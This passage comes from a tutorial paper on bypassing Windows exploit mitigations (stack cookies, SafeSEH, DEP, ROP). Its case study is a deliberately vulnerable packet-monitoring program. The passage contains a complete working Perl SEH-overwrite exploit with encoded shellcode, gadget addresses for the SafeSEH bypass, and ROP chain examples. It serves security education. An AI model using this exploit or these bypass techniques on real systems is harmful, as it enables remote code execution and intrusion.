Figure 42 – Source code compiled with stack cookies support




Figure 43 – Stack frame of function `save_msg()`

The explanation for each assembly instruction from function `save_msg` when compiled with stack cookies support is given in table below:

| | |
|--|--|
| <code>PUSH EBP</code> | Function prologue. Save EBP of previous function |
| <code>MOV EBP,ESP</code> | Function prologue. Set new base pointer value |
| <code>SUB ESP,14</code> | Make room for 16 characters + 1 integer on stack |
| <code>MOV EAX,DWORD PTR DS:[40A030]</code> | Put in EAX the hardcoded cookie from data segment |
| <code>XOR EAX,EBP</code> | XOR cookie with EBP |
| <code>MOV DWORD PTR SS:[EBP-4],EAX</code> | Put cookie right before EBP on stack |
| <code>MOV EAX,DWORD PTR SS:[EBP+8]</code> | Put in EAX the argument of function |
| <code>PUSH EAX</code> | Push EAX in stack |
| <code>LEA ECX,DWORD PTR SS:[EBP-14]</code> | Put in ECX the starting address of local buffer |
| <code>PUSH ECX</code> | Push ECX on stack |
| <code>CALL buffer_o.00401050</code> | CALL <code>strcpy</code> with the two parameters on stack |
| <code>ADD ESP,8</code> | Free stack space for the two parameters of <code>strcpy</code> |
| <code>MOV ECX,DWORD PTR SS:[EBP-4]</code> | Put in ECX the cookie value from the stack |

| | |
|------------------------|--|
| XOR ECX,EBP | XOR again with EBP |
| CALL buffer o.00401148 | CALL function to verify cookie (from ECX) => Exception |
| MOV ESP,EBP | Function epilogue. Move ESP to base of stack frame |
| POP EBP | Function epilogue. Restore old EBP value |
| RETN | Pop old EIP value and jump to it. |

Table 4 – Assembly translation of function save_msg with /GS enabled

6.3.2 Safe exception handlers (SafeSEH)

Windows handles exceptions with a mechanism called Structured Exception Handling. This mechanism is an implementation of a United States Patent belonging to Borland and called *Systems and methods and implementing exception handling using exception registration records stored in stack memory* [Borland97].

Structured exception handling works by defining a uniform way of handling all exceptions that occur during the normal course of process execution. In this context, an exception is defined as an event that occurs during execution that necessitates some form of extended handling [Miller06].

Each thread of a running program has an associated list of exception handlers. The elements of the list are structures called Exception Registration Records (ERR) and have the following definition [Swiat09] which is officially undocumented:

```
typedef struct _EXCEPTION_REGISTRATION_RECORD {
    struct _EXCEPTION_REGISTRATION_RECORD *Next;
    PEXCEPTION_ROUTINE                      Handler;
} EXCEPTION_REGISTRATION_RECORD, *PEXCEPTION_REGISTRATION_RECORD;
```

This structure contains two pointers:

- **Next (NSEH)** – points to the next ERR element in the list. The value 0xffffffff indicates the end of chain.
- **Handler (SEH)** – points to a function for handling a specific type of exception

The prototype for this function is declared in the header file `except.h` of VC:

```
EXCEPTION_DISPOSITION __cdecl _except_handler (
    _In_ struct _EXCEPTION_RECORD *_ExceptionRecord,
    _In_ void * _EstablisherFrame,
    _Inout_ struct _CONTEXT *_ContextRecord,
    _Inout_ void * _DispatcherContext
);
```

We can see that the handler function takes four parameters. The most important one (from our point of view) is *EstablisherFrame* which is a pointer to the Exception Registration Record that was used by the dispatcher to call the current handler.

The head of the list is pointed by the first member of Thread Information Block (TIB / TEB) structure [Wiki1].

One can find the starting address of TIB by looking at the segment register FS (in x86 architecture) which contains the index of memory segment containing the TIB.

Hence, if we query the value of the FS register we obtain the segment index where TIB resides. At the address FS:[0] we find the first member of the TIB structure which points to the first ERR in the exception handling list.

An example of finding the start of SEH chain in WinDbg can be seen in **Figure 44**.

```

0:002> r fs
fs=00000038
0:002> d fs:[0] Pointer to start of SEH chain
0038:00000000 e4 ff 05 01 00 00 06 01-00 f0 05 01 00 00 00 00 .....
0038:00000010 00 1e 00 00 00 00 00 00-00 c0 fd 7f 00 00 00 00 .....
0038:00000020 b4 0a 00 00 9c 09 00 00-00 00 00 00 00 00 00 00 .....
0038:00000030 00 d0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00 .....
0038:00000040 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
0038:00000050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
0038:00000060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
0038:00000070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
0:002> d 0105ffe4 NSEH SEH
0105ffe4 ff ff ff ff 20 e9 90 7c 30 1f 95 7c 00 00 00 00 .....|0
0105fff4 00 00 00 00 00 00 00 00-00 00 00 00 ?? ?? ?? ?? .....
01060004 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??????????
01060014 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??????????
01060024 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??????????
01060034 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??????????
01060044 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??????????
01060054 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??????????
0:002> !exchain
0105ffe4: ntdll!strchr+113 (7c90e920) SEH
Invalid exception stack at ffffffff NSEH

```

Figure 44 – Finding the start of SEH chain in WinDbg

For each function that defines exception handling code (e.g. try – catch) the compiler introduces additional code in the function which installs a new Exception Registration Record in the exception list and deletes it before return. So each function’s stack frame will contain an ERR, just before EBP.




Figure 45 – Stack frame of a function C () that uses exception handling code

When an exception (hardware or software) is raised, the mechanism called *Exception Dispatcher* passes the exception to each handler in the list [Pietrek97]. A handler which does not know how to handle the passed exception returns EXCEPTION_CONTINUE_SEARCH and the dispatcher passes the exception further to

the next handler. If the next handler has the value 0xffffffff then the dispatcher passes the exception to Windows default exception handler (in the current ERR).

Structured Exception Handlers create a unique attack vector for Windows systems for exploiting buffer overflow vulnerabilities. Hackers have found a technique for bypassing stack cookies protection by overwriting the SEH pointer of an Exception Registration Record and generating an exception before the cookie is checked. We will discuss this technique further on in this chapter.

As a protection mechanism, Microsoft introduced the SafeSEH mechanism.

Modules linked with SafeSEH support will contain an additional table containing the safe exception handlers that can be used for that module. In case of an exception, the operating system will check the passed exception handler against this table before using it. This mechanism will make ineffective the technique of overwriting a SEH pointer from a SafeSEH aware module.

The linker from Visual Studio uses the /SafeSEH[:NO] switch to enable/disable this feature for a generated module. By default this option is enabled in all versions of Visual Studio.

Furthermore, modules that have the flag IMAGE_DLLCHARACTERISTICS_NO_SEH set in their DLLCharacteristics header field tell the operating system that they do not support exception handling at all. For more details about this field see paragraph 6.3.4. Any handler from this module will not be used by the operating system.

6.3.3 Data Execution Prevention (DEP)

Data Execution Prevention (DEP) is a protection mechanism introduced in Windows XP Service Pack 2 and Windows 2003 Server Service Pack 1 with the purpose of preventing execution of instructions placed in non-executable memory regions. Microsoft implemented this mechanism to increase the protection against various types of exploits which end up executing code from memory regions like stack or heap.

The general technique, known as *executable space protection*, relies on the *No eXecute* (NX) technology implemented in modern processors. An operating system with NX support can mark certain memory pages of a process as non-executable. The CPU with NX support will deny any execution attempt of program code placed in a non-executable page and will transfer the control back to the operating system for error handling (segmentation fault or access violation). The *executable space protection* technique has been implemented in different operating systems under various names (Linux – Page Address Extension, PaX, Exec Shield; OpenBSD – W^X, Windows – DEP, etc).

On Windows systems, DEP is capable of functioning in two ways:

Software-enforced DEP is used on machines that do not have a CPU with support for non-executable pages. In this case the operating system does not perform or emulate the *executable space protection* protection. The only protection that is added is the verification of exception handlers (SafeSEH) in order to block SEH overwriting attacks. This situation has been discussed in the previous chapter.

Hardware-enforced DEP is the second mode of DEP implementation and is based on hardware NX support. This mode uses the CPU functionality to block code execution from non-executable memory pages and is the ‘true’ DEP implementation that we will discuss from now on.

In Windows, DEP can be configured as in the table below:

| DEP scope | Configuration option / function | Details | Notes |
|---|---------------------------------|---|--|
| Per global system (configured in Boot.ini: /NoExecute) | OptIn | DEP enabled only for system processes and custom defined applications | Default enabled in: Windows XP Windows Vista Windows 7 |
| | OptOut | DEP enabled for everything except for applications that are explicitly specified | Default enabled in: Windows Server 2003 SP1 |
| | AlwaysOn | Enable DEP for every process | |
| | AlwaysOff | Disable DEP globally | |
| Per process | SetProcessDEPPolicy | Change the DEP Policy for the current process. Works for (XP SP3, Vista, 7, Server 2008) | Works only when DEP Policy is OptIn or OptOut. Only for 32 bit systems. |
| | NtSetInformationProcess | Change the DEP Policy for the current process. | Not officially documented function. [SS05] |

Table 5 – DEP configuration options on Windows systems

6.3.4 Address Space Layout Randomization (ASLR)

ASLR is a protection mechanism implemented by Windows operating systems (Vista, 2008 Server, 7) which randomizes the base addresses used by different memory regions [White07]:

- Text segment of executable/DLL image
- Process Heap
- Process Stack
- PEB/TEB

This way an attacker cannot rely on any fixed (previously known) memory location in his exploits, which significantly lowers the reliability of the exploit.

For an executable or DLL to support base address randomization it must be linked using /DYNAMICBASE option in Visual Studio. This option modifies the header of an executable such that the operating system will know that the module is ASLR aware and will change its base address at every reboot.

Windows executables and DLLs use the PE (portable executable) format. This format contains three headers: Dos Header, File (COFF) Header and Optional (PE) Header.

Windows compilers use the structure called `_IMAGE_OPTIONAL_HEADER` [MSDN1] to build the Optional Header of an executable image. This structure contains the member `DllCharacteristics` which is a set of flags specifying different characteristics of the image. The ‘interesting’ ones are listed below:

| Flag value | Meaning |
|---|--|
| IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE 0x0040 | The DLL can be relocated at load time. |
| IMAGE_DLLCHARACTERISTICS_NX_COMPAT 0x0100 | The image is compatible with data execution prevention (DEP). |
| IMAGE_DLLCHARACTERISTICS_NO_SEH 0x0400 | The image does not use structured exception handling (SEH). No handlers can be called in this image. |

The characteristics of an executable image can be seen with software that parses and displays PE header information like *PEInfo*.

ASLR was introduced since Windows Vista SP1 and is enabled by default also in Windows 7 and Server 2008. For Windows XP there are third party applications that offer ASLR support as host based intrusion prevention systems: WehnTrust and Ozone.

The effectiveness of ASLR depends on several factors including:

- The predictability of the memory layout
- The tolerance of exploit techniques to variations of memory layout
- The number of exploitation attempts the attacker can make

In order to force ASLR usage (when loading) for executables/modules NOT compiled with ASLR flag, the tool EMET 2.0 [EMET] can be used.

A registry setting is also available to forcibly enable or disable ASLR for all executables and libraries, found at “HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\MoveImages”.

6.4 Case study scenario

We will use the following scenario to demonstrate the methods of bypassing Windows security mechanisms.

A network administrator is worried about a new worm which spreads into local area networks and transforms the victim machines into zombies. The worm is a significant threat to the network because it leaks data out of the company by periodically connecting to several command and control centers to transmit data and receive new commands.

Because the administrator does not have any IDS solution implemented, he decides to write a small program to act as IDS and detect any communication attempt between infected hosts from inside the network and the external command and control centers.

Based on the malware description provided by an antivirus company, the administrator knows the exact behavior of the worm. The connections to multiple C&C centers are made on port 80 and all data packets begin with the string *EVL99#!* .

Our administrator decides to write the application using the library *WinPcap 4.0.1* [WinPcap1] to capture packets from the network on a Windows system. Then he installs the application on a workstation that is configured to receive all the traffic destined to the Internet.

Because his application does the monitoring and alerting job quite well, he decides to share the tool with the network administrators' community along with the source code and usage instructions.

We will see how an attacker could take advantage of this tool in order to gain full access to monitoring machine by exploiting one of the application's vulnerabilities.

Note:

Version 4.0.1 of WinPcap is old and it was built without SafeSEH, DEP and ASLR support. The latest version of the library at the moment of this writing is WinPcap 4.1.2 which has support for DEP and ASLR, making the attacks described in this paper ineffective.

6.4.1 Building the application

The source code of the application – *myids.c* – can be found in Appendix A.

The third party library – WinPcap 4.0.1 development package [WinPcap2] – is needed for building the application. The package is called *4.0.1-WpdPack.zip* and contains the directory *WpdPack* which must be extracted in the same directory with the source file of the application.

For compilation and linkage we will use Visual Studio 2008 Express Edition [VC08] and the following Makefile:

```

1 CFLAGS=/nologo /c /GS /D WIN32 /I WpdPack\Include
2 LFLAGS=/nologo /safeseh /nxcompat /dynamicbase /libpath:WpdPack\Lib
3
4 myids.exe:
5     cl.exe $(CFLAGS) myids.c
6     link.exe $(LFLAGS) /out:myids.exe myids.obj wpcap.lib
7 clean:
8     del *.exe
9     del *.obj

```

The command *nmake* must be invoked from the *Visual Studio 2008 Command Prompt* in the directory containing the source file. This will start the building process.

Note:

During the compilation stage, Visual Studio 2008 will throw this error:

```

error C3163: '_vsnprintf': attributes inconsistent with previous
declaration      c:\program files\Microsoft visual studio
9.0\vc\include\stdio.h      358      savedump

```

The error is because of incompatibility between declarations of function *vsnprintf* in VC9 (Visual Studio 2008 C++ compiler) and VC6 – the compiler initially used for building WinPcap 4.0.1.

To fix this problem we need to comment line 63 from the file *WpdPack\Include\pcap-stdinc.h*. The file contains a new declaration of function *vsnprintf* which conflicts with the declaration that comes with Visual Studio 2008.

```

Line 63:  // #define vsnprintf _vsnprintf

```

At this point the compilation should finish without problems.

6.4.2 Source code analysis

The application uses WinPcap to obtain the list of network interfaces (devices) present on the machine, opens the second interface, compiles and installs a capture filter which instructs the WinPcap engine to capture only TCP packets with destination port 80 (regardless the source or destination IP address).

After that, the application enters in a loop which waits for network packets compliant with the packet filter. For each packet received, a callback function is called to process the packet.

The callback function *packet_handler()* seeks the TCP payload/data from the whole packet data by identifying and bypassing the ETHERNET, IP and TCP headers.

At this point the application is capable of verifying the signature of the worm by comparing the signature string with the first part of TCP data. If there is a match, the application calls the function *zombie_alert()* with the following two parameters: pointer to TCP data and integer containing the data length.

```

/* Perform an action when a zombie was detected */

```

```

void zombie_alert(u_char *tcp_data, int tcp_data_len)
{
    u_char buffer[512];
    u_char *payload = buffer;

    /* Alert the administrator */
    printf("\nALERT: Zombie detected!\n");

    /* Save packet data for later processing */
    memcpy(payload, tcp_data, tcp_data_len);

    /* Add string terminator */
    payload[tcp_data_len] = 0;

    /* Later processing (e.g. save packet to log file) */
    fprintf(stderr, "%s\n", payload);
}

```

The function `zombie_alert()` contains an obvious stack buffer overflow vulnerability. The programmer used the function `memcpy` to copy `tcp_data_len` bytes from location `tcp_data` to location `buffer`. When the value of `tcp_data_len` exceeds the buffer's size, `memcpy` will write over the bounds of the allocated buffer, overwriting any data existing on the stack.

Further on, we will present different techniques an attacker can use to exploit this vulnerability in the context of activated Windows security features.

6.5 Situation I: Bypassing Stack Cookies (/GS)

For the first situation that we analyze we will enable only the stack cookies protection on the application. Hence, the following Makefile will be used for compiling and linking the executable:

```

CFLAGS=/nologo /c /GS /D WIN32 /I WpdPack\Include
LFLAGS=/nologo /safeseh:no /nxcompat:no /dynamicbase:no /libpath:WpdPack\Lib

myids.exe:
    cl.exe $(CFLAGS) myids.c
    link.exe $(LFLAGS) /out:myids.exe myids.obj wpcap.lib

clean:
    del *.exe
    del *.obj

```

6.5.1 Exploit writing strategy

The most common way of bypassing stack cookies on Windows systems is to take advantage of the Structured Exception Handling mechanism. When overflowing the buffer on the stack the attacker is also able to overwrite the Exception Registration Records of the current thread from the stack.

The strategy is to overwrite the first SEH pointer from the ERR list *and* generate an exception before the current function returns (and verifies the corrupt cookie). In case of an exception, the operating system will pass execution to the exception handlers in the list, hence we can control EIP.

Generating an exception can be done in multiple ways:

- write beyond the end of stack
- overwrite a local pointer that is used before the function return
- other particular conditions in the application

The operating system (Exception Dispatcher) passes the execution to our handler along with its four parameters (as shown in paragraph 6.3.2).

At this point the attacker can take advantage of the fact that on the current stack frame (when the handler is called) there are the following values:

| | | |
|----------------|---------|---|
| Top of stack → | 4 bytes | void * DispatcherContext |
| | 4 bytes | struct _CONTEXT *ContextRecord |
| | 4 bytes | void * EstablisherFrame |
| | 4 bytes | struct _EXCEPTION_RECORD *ExceptionRecord |

So overwriting the SEH pointer with the address of an instruction sequence like: *POP reg, POP reg, RET* will redirect program execution to the start of the overwritten Exception Registration Record (EIP ← address of NSEH).

Hence the processor will execute instructions placed on the stack at the address of NSEH (4 bytes).

The classic method to gain total control execution is to replace NSEH with a short jump instruction which will jump over SEH (which is needed) and continue executing code further on – the shellcode.

6.5.2 Strategy implementation

In order to see the behavior of the application when the local buffer is overflowed, we send a packet bigger than the buffer size (e.g. 544 bytes):

```
use IO::Socket;
$buf = 'EVL99#!'.'A'x544;
my $sock = new IO::Socket::INET (
    PeerAddr => '192.168.10.1',
    PeerPort => '80',
    Proto => 'tcp',
);
die "Could not create socket: $!\n" unless $sock;
```

```

print "Sending buffer: \n".$buf;
print $sock $buf;
close($sock);

```

The application generates an exception when executing the line:

```

payload[tcp_data_len] = 0;

```

from function `zombie_alert()` – Figure 46. This is because the pointer `u_char *payload` (which is ECX at the moment of exception) has been overwritten because of the buffer overflow.

| | | |
|----------------------------|------------------------------|---|
| Payload[tcp_data_len] = 0; | MOV ECX,DWORD PTR SS:[EBP-4] | Put in ECX the value at address EBP-4. This is the <i>payload</i> pointer. ECX ← 41414141 |
| | ADD ECX,DWORD PTR SS:[EBP+C] | Add ECX with the value at EBP+C. This is the <i>tcp_data_len</i> argument of function <i>zombie_protect()</i> . ECX ← ECX + 41414141 |
| | MOV BYTE PTR DS:[ECX],0 | Write 0 at address <i>payload + tcp_data_len</i> . DS[82828282] ← 0 . Exception |

Table 6 – Assembly translation of line that generates exception

At this point the exception dispatcher mechanism will pass this error to the existing exception handlers in the SEH chain.

We can see that the first Exception Registration Record in the SEH chain is at address 0012FFB0 in the stack. By manual calculation we find that it is at offset 1012 from the start of the overwritten buffer.

We will overwrite this ERR with the following values:

NSEH ← 0x9090EB06 (opcodes for NOP, NOP, JMP 06)

SEH ← 0xx004013FA (pointer to a POP/POP/RET sequence in `myids.exe`)

The value of SEH can be set according to the operating system of the target application. In Windows XP SP1 and earlier, the value of SEH can point to any POP/POP/RET sequence in any system DLL (e.g. `kernel32.dll`) because the SafeSEH mechanism was not implemented.

However, since Windows XP SP2, Microsoft introduced SafeSEH (see paragraph 6.3.2) which does not permit the usage of arbitrary SEH handlers. We will discuss this aspect in more detail in the next paragraph.

Because the space left between SEH pointer and bottom of stack is only:

$0x00130000 - 0x0012FFB8 = 0x48 = 72$ bytes

there is not enough room to place shellcode here. That is why we will place a backward jump in the stack where there is plenty of space to place the shellcode.




Figure 46 – Exception generated when local buffer was overflowed




Figure 47 – Searching for POP/POP/RET sequences in module myids.exe

Hence, the flow of the exploit is the following:

- a. Overwrite stack including first ERR
- b. Application generates exception because *payload* pointer has an invalid value
- c. Exception dispatcher passes the exception to first handler in list (SEH = pointer to POP/POP/RET)

- d. EIP points to location of NSEH on stack and the CPU starts executing opcodes
- e. Jump 6 bytes over SEH
- f. Jump backwards 320 bytes on stack
- g. Run shellcode

The complete functional exploit is the following:

```

use IO::Socket;
# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my $shellcode = "\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\xe8\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\xe0\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\xb7\xd7\x05" .
"\x7f\xe8\x7b\xca";

$buf = 'EVL99#!';
$buf = $buf.'A'x698;
$buf = $buf.$shellcode;
$buf = $buf.'A'x163;
$buf = $buf."\xeb\x06\x90\x90"; # Next SEH
$buf = $buf.pack('V', 0x004013FA); # SEH; pop/pop/ret->myids.exe
$buf = $buf."\xe9\xc0\xfe\xff\xff"; # relative near jump with
# -320 bytes = -0x140 bytes

my $sock = new IO::Socket::INET (
    PeerAddr => 'www.k.ro',
    PeerPort => '80',
    Proto => 'tcp',
);

die "Could not create socket: $!\n" unless $sock;
print "Sending buffer: \n".$buf;
print $sock $buf;
close($sock);

```

6.6 Situation II: Bypassing /GS and SafeSEH

When building myids.exe with SafeSEH support, the previous exploit is no longer working. We use this Makefile to enable SafeSEH in *myids.exe*:

```

CFLAGS=/nologo /c (/GS) /D WIN32 /I WpdPack\Include
LFLAGS=/nologo (/safeseh) /nxcompat:no /dynamicbase:no /libpath:WpdPack\Lib

myids.exe:
    cl.exe $(CFLAGS) myids.c
    link.exe $(LFLAGS) /out:myids.exe myids.obj wpcap.lib

clean:
    del *.exe
    del *.obj

```

As we mentioned in 6.3.2, the linker will introduce an additional table containing a list of exception handlers that are safe to be used in case of an exception.

So the operating system will not use our provided handler (0x004013FA - myids.exe) when the exception occurs because it is not registered in the Safe Exception Handlers table from myids.exe module. The debugger returns the message:

“Debugged program was unable to process exception”.

The way to bypass SafeSEH protection in this case is to search for another module loaded in the context of the application that has not been build with SafeSEH support.

The attacker can take advantage of the fact that WinPcap modules are not SafeSEH aware and can use a POP/POP/RET address from one of them.

SafeSEH compatibility of loaded modules can be found using various tools like Metasploit’s *msfpescan* or the Immunity Debugger’s command *safeseh* (Figure 48).




Figure 48 – Finding SafeSEH awareness of loaded modules in the current process

Hence, we can replace the SEH pointer from the previous exploit with an address of POP/POP/RET from wpcap.dll and obtain a working exploit:

SEH ← 0x10010EA4 [POP EDI, POP ESI, RET – wpcap.dll]

6.7 Situation III: Bypassing /GS, SafeSEH and DEP

If the version of Windows implements Data Execution Prevention (with hardware support) for all running programs, the previous exploits are no longer effective. This is

because they try to execute code directly from stack and this behavior is forbidden by DEP.

In order to be protected by DEP, applications need to set the flag `IMAGE_DLLCHARACTERISTICS_NX_COMPAT = 0x0100` in their `DllCharacteristics` field from PE Header. This is done by specifying the flag `/nxcompat` in the linker options:

```
CFLAGS=/nologo /c /GS /D WIN32 /I WpdPack\Include
LFLAGS=/nologo /safeseh /nxcompat /dynamicbase:no /libpath:WpdPack\Lib

myids.exe:
    cl.exe $(CFLAGS) myids.c
    link.exe $(LFLAGS) /out:myids.exe myids.obj wpcap.lib

clean:
    del *.exe
    del *.obj
```

6.7.1 Return Oriented Programming technique

Return oriented programming (ROP) is a technique for bypassing DEP and has a similar principle with the return-to-libc technique [Shacham07]. The attacker will identify useful pieces of machine code (called gadgets) already loaded in the process memory (and marked as executable) and use them to accomplish different tasks. One such task would be to call one of the functions mentioned in Table 5 in order to disable DEP for the current process. After that, the attacker's code can be executed directly from the stack.

For example, to put the value 0x40 in EAX register on a Windows XP SP3 system the following operations should be done (assuming we control EIP, ESP points to a stack location that we control, DEP is enabled and ASLR is disabled):

1. Put the value 0x7C9025C3 on stack at ESP. This address points to:
XOR EAX,EAX # RETN [Module : ntdll.dll]
2. Put the value 0x7C974510 on stack at ESP+4. This address points to:
ADD EAX,40 # POP EBP # RETN [Module : ntdll.dll]
3. Put some random value (0xAAAAAAAA) at ESP+8
4. Set EIP = 0x7C90120F. This address points to:
RETN [Module : ntdll.dll]

When we set EIP to a new value (Step 4) the processor will fetch the instruction at that address and execute it. So first it will execute RETN which POPs the first 4 bytes from the stack into EIP (and ESP is decremented by 4).

The processor will execute again the instruction at EIP which is XOR EAX, EAX. This instruction sets EAX to zero. After that the processor will execute RETN which will set EIP to the next value on the stack (0x7C974510).

The processor will execute the instruction `ADD EAX, 40` (which loads into EAX the desired value). After that `POP EBP` will extract the first 4 bytes from the stack into EBP.

